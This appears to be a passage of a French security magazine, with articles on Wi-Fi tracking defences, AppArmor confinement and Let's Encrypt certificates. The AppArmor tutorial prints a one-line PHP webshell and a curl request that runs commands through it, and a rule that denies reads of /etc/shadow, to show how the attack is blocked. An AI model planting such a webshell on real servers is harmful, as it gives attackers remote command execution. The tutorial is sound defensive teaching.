Des solutions comme **Wi-Fi Matic [6]** (application Android) permettent d'activer son interface Wi-Fi uniquement lorsque l'appareil se trouve dans un certain périmètre géographique (domicile, lieu de travail, etc.).

Sous Android, la géolocalisation s'effectue de trois manières différentes :

1. via le module GPS ;
2. par le positionnement relatif par rapport aux points d'accès Wi-Fi visibles ;
3. par le positionnement relatif par rapport aux cellules GSM avoisinantes.

Comme l'objectif est ici de limiter l'utilisation du Wi-Fi, il ne reste que le GPS (consommateur en batterie) et la géolocalisation par le réseau cellulaire (peu précise). Cependant, la modeste précision de la géolocalisation cellulaire (quelques centaines de mètres environ) est suffisante pour réduire significativement le traçage via Wi-Fi. En effet, notre interface Wi-Fi se coupera dès que l'on sort de notre rue, ce qui est amplement suffisant dans la plupart des cas. Cette technique n'est évidemment disponible que pour des appareils disposant d'un système de positionnement autre que le Wi-Fi (GPS ou positionnement cellulaire) ; elle ne sera donc pas possible sur la plupart des ordinateurs portables.

CONCLUSION

Nous avons vu ce qu'était le *tracking*, du point de vue offensif aussi bien que défensif.

Si l'industrie met en place des mesures pour protéger les utilisateurs, leur mise en application est lente, et ne corrige qu'une partie des problèmes. Un utilisateur consciencieux réalisera son *opsec* en appliquant les mesures décrites dans cet article.

Cependant, il faut savoir que ces protections ne constituent qu'une première ligne de défense face à un problème bien plus complexe : en effet, les *probe requests* contiennent d'autres informations que l'adresse MAC, qu'il faudrait supprimer pour diminuer toute possibilité d'identification d'un appareil. Sans parler des attaques actives ainsi que des problèmes de traçage liés aux autres interfaces telles que le Bluetooth ou le cellulaire (coucou les IMSI-catchers)... Mais ceci est une autre histoire ! ▮

RÉFÉRENCES

[1] *« Smartphone, Wi-Fi et vie privée : comment votre smartphone peut se révéler être votre pire ennemi »*, Misc Mag HS 008.


[2] **http://standards-_oui.ieee.org/oui.txt**.

[3] **https://www.wireshark.org/tools/oui-_lookup.html**.

[4] **https://www.linux.com/community/blogs/133-_general-_linux/289193**

[5] MAC address spoofing - archlinux wiki : **https://wiki.archlinux.org/index.php/MAC_address_spoofing**, consulté le 23/03/2016.

[6] **https://play.google.com/store/apps/details?id=org.cprados.wificellmanager**



PERMISSIONS : DÉCOUVERTE D'APPARMOR

Julien REVERET

Le système de permissions hérité du monde UNIX peut parfois sembler limité. Même s'il a fait ses preuves, d'autres modèles de sécurité existent ; nous vous proposons aujourd'hui de découvrir le modèle MAC grâce à AppArmor et les possibilités offertes par cette implémentation.

L'administration système et plus précisément la sécurisation d'un système Linux a beaucoup évolué, le vieux modèle DAC (*Discretionary Access Control*) montre parfois ses limites lorsqu'un administrateur souhaite contrôler finement les privilèges d'un utilisateur ou d'un programme.

1. LE MODÈLE MAC

1.1 La théorie

Le modèle MAC (*Mandatory Access Control*) est un modèle à part entière qui a une particularité qui nous intéresse tout particulièrement : il ajoute des règles d'autorisation incontournables qui viennent s'ajouter à celles du modèle discrétionnaire UNIX traditionnel, le fameux modèle DAC. Il est composé d'objets ayant différents niveaux de confidentialité ou d'intégrité préalablement définis.

L'utilisation jumelée des deux modèles va nous permettre par exemple de définir qu'un utilisateur a le droit de lire une information, via le droit de lecture du modèle DAC auquel vient s'ajouter l'habilitation du modèle MAC pour accéder à ladite information. Le modèle MAC vient renforcer la sécurité déjà mise en place sur un système UNIX ; on peut le voir comme une granularité plus fine.

1.2 L'implémentation AppArmor

AppArmor introduit la notion de profil associé à un programme. Le chemin est généralement **`/etc/apparmor.d/chemin.vers.le.programme`**. Ce fichier contient la politique à appliquer au programme à tous les niveaux : accès aux fichiers, capacité à communiquer via les protocoles IPv4, IPv6, réception et envoi de signaux, exécution d'autres processus. Voici un exemple minimaliste pour le binaire **`ps`** :

Fichier

```
/bin/ps flags=(complain) {
  #include <abstractions/base>

  /bin/ps mr,
  /etc/nsswitch.conf r,
  /proc/ r,
  /proc/*/stat r,
  /proc/*/status r,
  /proc/sys/kernel/pid_max r,
  /proc/uptime r,

}
```

Le format de fichier est humainement lisible, voire même compréhensible pour quiconque dispose de bases plus ou moins solides en administration système. C'est important, car cela veut dire qu'il n'y a pas besoin d'avoir de connaissances théoriques et pratiques poussées en matière de modèle de sécurité pour pouvoir se servir d'AppArmor. Parmi les points importants, on notera le flag **`complain`** et l'inclusion d'un fichier contenant une politique de base.

En revanche, le lecteur curieux sera en droit de se demander comment générer un tel fichier. Autant une commande simple comme **`/bin/ps`** est « facilement » descriptible, autant des programmes complexes comme un navigateur web, un client de messagerie graphique ou encore un serveur de bases de données peuvent donner du fil à retordre à qui veut avoir des politiques qui ne sont pas trop laxistes. Pas d'inquiétude à avoir,

les développeurs d'AppArmor ont pensé leur projet afin que la courbe d'apprentissage ne soit pas trop pentue et ont inclus une panoplie complète d'outils pour aider l'administrateur système à définir ses politiques d'habilitation.

1.3 Les différents modes

1.3.1 Le mode « complain »

Afin de ne pas scier la branche sur laquelle nous sommes assis, AppArmor propose le mode *complain*, qui comme son nom le laisse deviner ne fera que se plaindre des violations de politique de sécurité sans empêcher le programme de s'exécuter normalement. Il est souvent utilisé dans un premier temps pour tester une nouvelle politique ou des modifications apportées à une politique existante. Ce mode peut aussi être utile dans le cas où l'administrateur ne souhaite pas prendre de contre-mesures, mais uniquement garder des traces dans les logs.

Pour passer une application en mode *complain* dans AppArmor, il suffit d'exécuter la commande suivante :

Terminal
```
# aa-complain /etc/apparmor.d/bin.ps
Setting /etc/apparmor.d/bin.ps to complain mode.
```

Un flag est ajouté dans le profil de notre programme afin de prévenir AppArmor du mode choisi :

Terminal
```
# grep complain /etc/apparmor.d/bin.ps
/bin/ps flags=(complain) {
```

Ainsi toutes les violations de la politique seront enregistrées dans les logs de notre système. Le binaire continuera de fonctionner comme il le faisait auparavant, la seule différence étant de nouvelles informations qui permettront d'affiner la politique déjà établie. Vous pouvez voir les logs en tapant directement la commande **dmesg** ; les messages sont de la forme suivante :

Terminal
```
[48092.833745] audit: type=1400 audit(1459118209.775:1146):
apparmor="ALLOWED" operation="open" profile="/bin/ps" name="/proc/2/stat"
pid=9701 comm="ps" requested_mask="r" denied_mask="r" fsuid=1000 ouid=0
```

1.3.2 Le mode « enforce »

Le mode *complain* ayant permis de debugger notre politique, l'étape suivante est de passer en mode *enforce* et de bloquer toute action qui dérive par rapport au comportement nominal. La commande est identique à la précédente :

Terminal
```
# aa-enforce /etc/apparmor.d/bin.ps
Setting /etc/apparmor.d/bin.ps to enforce mode.
```

Pour savoir si le mode *enforce* a bien été activé, un simple **grep** sur le flag **complain** nous montre que ce dernier n'est plus présent :

Terminal
```
# grep complain /etc/apparmor.d/bin.ps
#
```

Une exécution du programme **ps** avec une politique trop stricte empêche dorénavant le programme de fonctionner :

Terminal
```
# ps auxwww
Error, do this : mount -t proc proc /proc
```

La ligne dans les logs ayant déclenché cette erreur est :

Terminal
```
[48133.710883] audit: type=1400 audit(1459118250.647:1931):
apparmor="DENIED" operation="open" profile="/bin/ps" name="/proc/9712/
stat" pid=9712 comm="ps" requested_mask="r" denied_mask="r" fsuid=1000
ouid=1000
```

Maintenant que nous avons vu une politique de base et aperçu les deux modes de fonctionnement, allons mettre nos mains dans le cambouis.

2. PASSONS AU CONCRET

2.1 Faisons connaissance

L'article ne traitera pas de l'installation d'AppArmor. Si vous souhaitez tester facilement les fonctionnalités apportées, vous pouvez installer une distribution Ubuntu dans une machine virtuelle, le noyau fourni par la distribution est déjà prêt pour utiliser AppArmor et les outils installés par défaut (certains profils sont même déjà écrits). AppArmor est constitué de deux parties, la première est contenue dans le noyau Linux lui-même afin d'ajouter un modèle de sécurité au système. La seconde est un ensemble de commandes dans l'espace utilisateur pour contrôler les paramètres appliqués aux différents programmes. Pour vérifier que votre noyau dispose du support AppArmor, rien de plus simple :

Terminal
```
# grep -i apparmor /boot/config-$(uname -r)
CONFIG_SECURITY_APPARMOR=y
CONFIG_SECURITY_APPARMOR_BOOTPARAM_VALUE=1
# CONFIG_SECURITY_APPARMOR_STATS is not set
CONFIG_SECURITY_APPARMOR_UNCONFINED_INIT=y
CONFIG_SECURITY_APPARMOR_HASH=y
CONFIG_SECURITY_APPARMOR_HASH_DEFAULT=y
CONFIG_DEFAULT_SECURITY_APPARMOR=y
CONFIG_DEFAULT_SECURITY="apparmor"
```

Si jamais le fichier de configuration n'est pas disponible dans le répertoire **/boot**, il se peut que votre noyau ait été compilé avec l'option permettant de fournir sa configuration à travers le fichier **/proc/config.gz**. Sur une distribution basée sur Debian, la présence de partie espace utilisateur est vérifiée ainsi :

Terminal
```
# dpkg -l |grep apparmor
ii apparmor      2.10-0ubuntu6  i386 User-space parser utility for AppArmor
ii apparmor-utils   2.10-0ubuntu6  i386 Utilities for controlling AppArmor
ii libapparmor-perl   2.10-0ubuntu6  i386 AppArmor library Perl bindings
ii libapparmor1:i386   2.10-0ubuntu6  i386 changehat AppArmor library
ii python3-apparmor   2.10-0ubuntu6  i386 AppArmor Python3 utility library
ii python3-libapparmor  2.10-0ubuntu6  i386AppArmor library Python3
bindings
```

Sur un système où AppArmor est activé, la première commande à taper pour savoir dans quel état se trouve le système est **apparmor_status**. Sur un système Ubuntu, plusieurs profils sont déjà en place, aussi vous verrez :

Terminal

```
# apparmor_status
apparmor module is loaded.
23 profiles are loaded.
23 profiles are in enforce mode.
   /sbin/dhclient
   /usr/bin/evince
   /usr/bin/evince-previewer
   /usr/bin/evince-previewer//sanitized_helper
   /usr/bin/evince-thumbnailer
   /usr/bin/evince-thumbnailer//sanitized_helper
   /usr/bin/evince//sanitized_helper
   /usr/lib/NetworkManager/nm-dhcp-client.action
   /usr/lib/NetworkManager/nm-dhcp-helper
   /usr/lib/connman/scripts/dhclient-script
   /usr/lib/cups/backend/cups-pdf
   /usr/lib/lightdm/lightdm-guest-session
   /usr/lib/lightdm/lightdm-guest-session//chromium
   /usr/lib/telepathy/mission-control-5
   /usr/lib/telepathy/telepathy-*
   /usr/lib/telepathy/telepathy-*//pxgsettings
   /usr/lib/telepathy/telepathy-*//sanitized_helper
   /usr/lib/telepathy/telepathy-ofono
   /usr/sbin/cups-browsed
   /usr/sbin/cupsd
   /usr/sbin/cupsd//third_party
   /usr/sbin/ippusbxd
   /usr/sbin/tcpdump
0 profiles are in complain mode.
63 processes have profiles defined.
63 processes are in enforce mode.
   /sbin/dhclient (6106)
   /usr/lib/lightdm/lightdm-guest-session (1103)
   /usr/lib/lightdm/lightdm-guest-session (1260)
 ...
   /usr/lib/lightdm/lightdm-guest-session (2485)
   /usr/lib/lightdm/lightdm-guest-session (2790)
   /usr/lib/telepathy/mission-control-5 (2443)
   /usr/sbin/cups-browsed (4827)
   /usr/sbin/cupsd (4888)
   /usr/sbin/cupsd (4891)
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

La liste comprend donc l'ensemble des processus qui sont en mode *complain* et *enforce*. La liste sera peut-être incomplète à votre goût et vous souhaiterez ajouter d'autres programmes. Votre soif de sécurisation n'ayant d'égal que votre impatience, vous pouvez utiliser **aa-genprof** en tant que *wrapper* de la façon suivante :

Terminal

```
# aa-genprof /bin/ps
Writing updated profile for /bin/ps.
Setting /bin/ps to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
http://wiki.apparmor.net/index.php/Profiles
```

```
Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

Profiling: /bin/ps

[(S)can system log for AppArmor events] / (F)inish
Setting /bin/ps to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
http://wiki.apparmor.net/index.php/Profiles

Finished generating profile for /bin/ps.
```

Les messages affichés sont volontairement très verbeux, permettant ainsi de rapidement comprendre ce qu'il faut faire. La page de wiki **[1]** discutant des profils vous permettra d'en apprendre plus sur la manière de les créer et de les mettre à jour. En choisissant *Scanning* et en ouvrant un autre terminal dans lequel la commande `ps auxwww` est exécutée, de nouveaux logs sont écrits qui vont être interprétés par `aa-genprof` :

Terminal

```
[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/syslog.
Enforce-mode changes:

Profile:  /bin/ps
Path:     /proc/7799/stat
Mode:     r
Severity: 6

  1 - /proc/7799/stat
 [2 - /proc/*/stat]
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew /
Abo(r)t / (F)inish / (M)ore
```

Vous pouvez donc choisir d'autoriser de nouveaux accès à des fichiers, de nouveaux signaux ou accès réseaux simplement, via la commande `aa-genprof` qui ajoutera les règles à la politique établie. Plus d'informations sont disponibles sur le wiki d'AppArmor en ce qui concerne la création de règles. Il est à noter que vous pouvez utiliser `aa-genprof` pour créer des profils, mais aussi pour les mettre à jour, ce qui est fort utile lorsque vous récupérez des profils faits par d'autres personnes et que vous notez des manquements par rapport à certains cas d'utilisation auxquels l'auteur de la politique n'a pas forcément pensé.

2.2 Cas pratiques

2.2.1 Enregistrer et bloquer les accès à un fichier

Le lecteur attentif se sera rendu compte qu'AppArmor sert principalement à restreindre ou surveiller les droits des différents programmes s'exécutant sur le système. Mais il peut parfois être utile de surveiller l'accès à un fichier ou un ensemble de fichiers, peu importe

le processus. Comment faire avec AppArmor qui ne gère pas par défaut ce genre de besoin ? Grâce à l'inclusion de politique pardi ! Comme nous l'avons vu en début d'article, il est possible via la directive `#include` d'ajouter des politiques déjà prêtes. Il ne nous reste alors plus qu'à faire la nôtre. Pour notre exemple, nous décidons de refuser l'accès au fichier `/etc/shadow` contenant les hashes de mots de passe des comptes locaux. Commençons par créer un répertoire et un fichier de politique :

Terminal

```
# touch /etc/apparmor.d/abstraction/monitor_shadow_file
```

Ce fichier pourra au choix être inclus dans un fichier de politique spécifique ou inclus dans une politique d'abstraction déjà écrite et utilisée pour d'autres programmes. Le fichier `/etc/apparmor.d/abstraction/base` est, comme son nom l'indique, la politique de base pour tout programme du système et est inclus par défaut, il ne tient donc qu'à vous de l'éditer pour y rajouter celle que nous allons écrire. Comme vu précédemment, l'accès en lecture à un fichier se traduit dans AppArmor par le chemin absolu vers ledit fichier et l'attribut `r` comme *read* dans la langue de Shakespeare. Ainsi on obtient :

Fichier

```
audit deny /etc/shadow r,
```

Autrement dit, en une ligne, nous avons notre belle politique qui interdit de lire le fichier `/etc/shadow`. En ajoutant l'attribut `w`, il devient possible d'interdire d'écrire dans ce fichier. Cependant, attention aux programmes qui ont besoin de façon légitime d'accéder à ce fichier, vous pourriez être surpris !

2.2.2 Protéger un service web

Depuis maintenant quelques années, les applications services web ont le vent en poupe, ce qui n'est pas sans poser quelques problèmes de sécurité. Pas un jour sans une alerte de sécurité sur un CMS, un *framework* ou un article détaillant la compromission d'un site public. Aucun code n'est exempt d'erreurs, c'est une certitude que tout programmeur a en tête. Cependant, certaines de ces erreurs peuvent mener à des failles critiques de sécurité, il faut donc essayer par tous les moyens possibles de compliquer la tâche d'un attaquant ayant réussi à exploiter une vulnérabilité d'une application web. Le cas étudié ici est une application **PHP** fonctionnant sur un serveur **Apache** avec **mod_php**, ainsi il n'est nécessaire de se concentrer que sur le programme apache, PHP étant appelé sous forme de librairies.

La plupart des attaquants cherchent à exécuter des commandes une fois une machine compromise. Sur un serveur compromis hébergeant une application web, il n'est pas rare de trouver des *webshells* (des scripts permettant d'exécuter des commandes comme sur une invite de ligne de commandes) qui utilisent les commandes systèmes comme `wget` et `curl` pour récupérer du contenu sur d'autres sites, `find`, `ls`, `ps` pour énumérer des fichiers ou des processus.

AppArmor n'empêchera pas l'exploitation d'une faille, mais peut en limiter l'impact. Le scénario ici est le suivant : l'attaquant a réussi à exploiter une faille lui permettant de déposer un fichier `webshell.php` à la racine de notre site dont le code est simplissime et va lui permettre d'exécuter des commandes :

Fichier

```
<?php
system($_GET['action']);
?>
```

En effectuant là une requête sur le fichier en question, il est donc possible d'exécuter la commande :

Terminal

```
$ curl vulnerablesite.com/webshell.php?action=uname%20-a
Linux vulnerableserver 4.4.0-1-amd64 #1 SMP Debian 4.4.6-1 (2016-03-17)
x86_64 GNU/Linux
```

C'est à ce moment précis qu'AppArmor entre en jeu. En réalisant une politique de sécurité comme vu au début de l'article à l'aide de **aa-genprof** et aussi via les modèles prédéfinis comme **abstractions/apache2-common** fourni par défaut sur une distribution Ubuntu, il est possible d'ajuster nos mécanismes de protection et d'empêcher le fonctionnement du *webshell*. Tout d'abord, la politique est passée en mode *complain*, **aa-genprof** quant à lui est lancé et la requête rejouée.

Une ligne de log apparaît afin d'avertir de l'exécution du shell :

Terminal

```
[ 2564.727359] audit: type=1400 audit(1459265446.998:612): apparmor="ALLOWED"
operation="file_mprotect" profile="/usr/sbin/apache2//null-1" name="/bin/
dash" pid=6381 comm="sh" requested_mask="r" denied_mask="r" fsuid=33 ouid=0
```

C'est **/bin/dash** qui est utilisé pour interagir avec le système, c'est donc lui qu'il faut interdire pour se prémunir contre l'exécution de commandes sur ce *webshell*. La politique est complétée par l'ajout de :

Fichier

```
deny /bin/dash x,
```

Une fois cette dernière passée en mode « enforce », la même requête ne renvoie maintenant plus rien :

Terminal

```
$ curl vulnerablesite.com/webshell.php?action=uname -a
$
```


L'attaquant a bien réussi à déposer un *webshell*, celui-ci fonctionne correctement, mais fort heureusement pour nous, AppArmor bloque l'exécution et stoppe notre attaquant dans son processus de post-exploitation.

CONCLUSION

Cette introduction à AppArmor nous a permis de dégrossir ce *framework* de sécurité et de montrer comment s'en servir au travers de deux cas pratiques. Vous pouvez bien entendu aller plus loin pour protéger vos systèmes contre différents types d'attaques ou tout simplement logger les tentatives d'exploitation. N'hésitez pas à lire le wiki du projet et à contribuer en redistribuant les nouveaux profils que vous écrirez ! ▉

RÉFÉRENCE

[1] Wiki de AppArmor, page sur la création de profils :
http://wiki.apparmor.net/index.php/Profiles



CERTIFICATS D'IDENTITÉ : UTILISATION DE LET'S ENCRYPT

Benoît BENEDETTI

Finis les communications non chiffrées et vos sites web personnels (voire professionnels) non disponibles en HTTPS ! Let's Encrypt est une nouvelle initiative qui permet d'obtenir des certificats librement et gratuitement.

Dans cet article, nous allons découvrir comment mettre en place rapidement un Certificat X.509 pour votre site web. « Rapidement », car je ne présenterai pas **Let's Encrypt** en détail, je dirai seulement que Let's Encrypt est un projet agissant comme autorité de certification et fournissant un client pour gérer les certificats (voir encadré).

NOTE

AUTORITÉ DE CERTIFICATION ET CERTIFICATS

Une autorité de certification, souvent notée AC ou CA en anglais (*Certificate Authority*) délivre des certificats d'identité numérique permettant de s'assurer que la communication est sécurisée (par exemple, pour l'accès en HTTPS via le protocole TLS (*Transport Layer Security*)).

Vous pourrez trouver facilement des ressources sur ses motivations et son fonctionnement. Que ce soit une très bonne dépêche sur LinuxFR.org **[1]**, ou si vous êtes plutôt visuel(le), une vidéo par un des co-fondateurs de Let's Encrypt **[2]**.

Christophe Brocas a également écrit un article introductif et explicatif sur le sujet **[3]**. Je vais adopter une approche légèrement différente, en commençant par utiliser les serveurs de test (*staging servers*) de Let's Encrypt, pour pouvoir tester tranquillement votre configuration avant déploiement en production, et éviter de dépasser les limites d'utilisation de Let's Encrypt **[4]**.

Comme Christophe, nous utiliserons le client Python officiel de Let's Encrypt **[5]**. Ce script installe beaucoup de dépendances, il n'a pas encore de version 1.0 et connaît des changements majeurs à l'heure où j'écris cet article **[6]**, mais il reste le client officiel.

Si vous êtes à la recherche d'une solution plus légère, moins Linux et plus portable, vous pouvez vous tourner vers l'outil tiers `letsencrypt.sh` **[7]**.

1. INSTALLATION

Pour installer le script, il suffit de cloner avec l'outil `git` le dépôt GitHub officiel du projet du client :

Terminal
```
$ git clone https://github.com/letsencrypt/letsencrypt
```

Les différentes commandes dans la suite seront à lancer depuis le dossier de ce dépôt cloné :

Terminal
```
$ cd letsencrypt
```

Vous pouvez ensuite lancer la commande d'aide de `letsencrypt-auto` pour tester votre installation :

Terminal
```
$ ./letsencrypt-auto --help
```

La commande `letsencrypt-auto` est celle à utiliser pour gérer vos certificats. À sa première exécution, elle se chargera d'installer les différentes dépendances comme les paquets nécessaires, ou les librairies Python (dans un dossier `~/.local`). Pas besoin de la préfixer par `sudo`, l'utilisation de `sudo` sera automatiquement lancée par la commande au besoin.

2. EXÉCUTION EN STAGING

Nous allons commencer par utiliser des certificats de test pour valider notre configuration en utilisant les serveurs de test de Let's Encrypt **[8]**.

Nous allons également utiliser le défi (challenge) `http-01` de l'outil : dans ce mode, Let's Encrypt vérifie que vous gérez bien le domaine pour lequel vous êtes en train de créer un certificat, en faisant une résolution DNS du nom de domaine demandé, et en essayant de récupérer un fichier à une adresse de la forme **http://domaine/.well-known/acme-challenge/evaGxfADs6pSRb2LAv9lZf17Dt3juxGJ**.

Nous allons utiliser la commande `certonly` du client `letsencrypt-auto` pour ce challenge, qui, à la différence du mode par défaut qui modifie la configuration automatiquement de votre serveur web, génère seulement les fichiers du certificat et nous laisse manuellement gérer cette configuration.

Ce mode `certonly` présente différentes options : l'option manuelle interactive, ainsi que l'option qui génère le fichier de challenge dans un dossier du DocumentRoot de votre serveur Web. Enfin, la troisième option, que nous allons utiliser est `standalone` : `letsencrypt-auto` démarre son propre serveur http sur le port `80` et rend automatiquement le fichier du challenge accessible à une adresse de la forme **http://domaine/.well-known/acme-challenge/evaGxfADs6pSRb2LAv9lZf17Dt3juxGJ** le temps du défi `http-01`, pour vous faciliter la tâche.

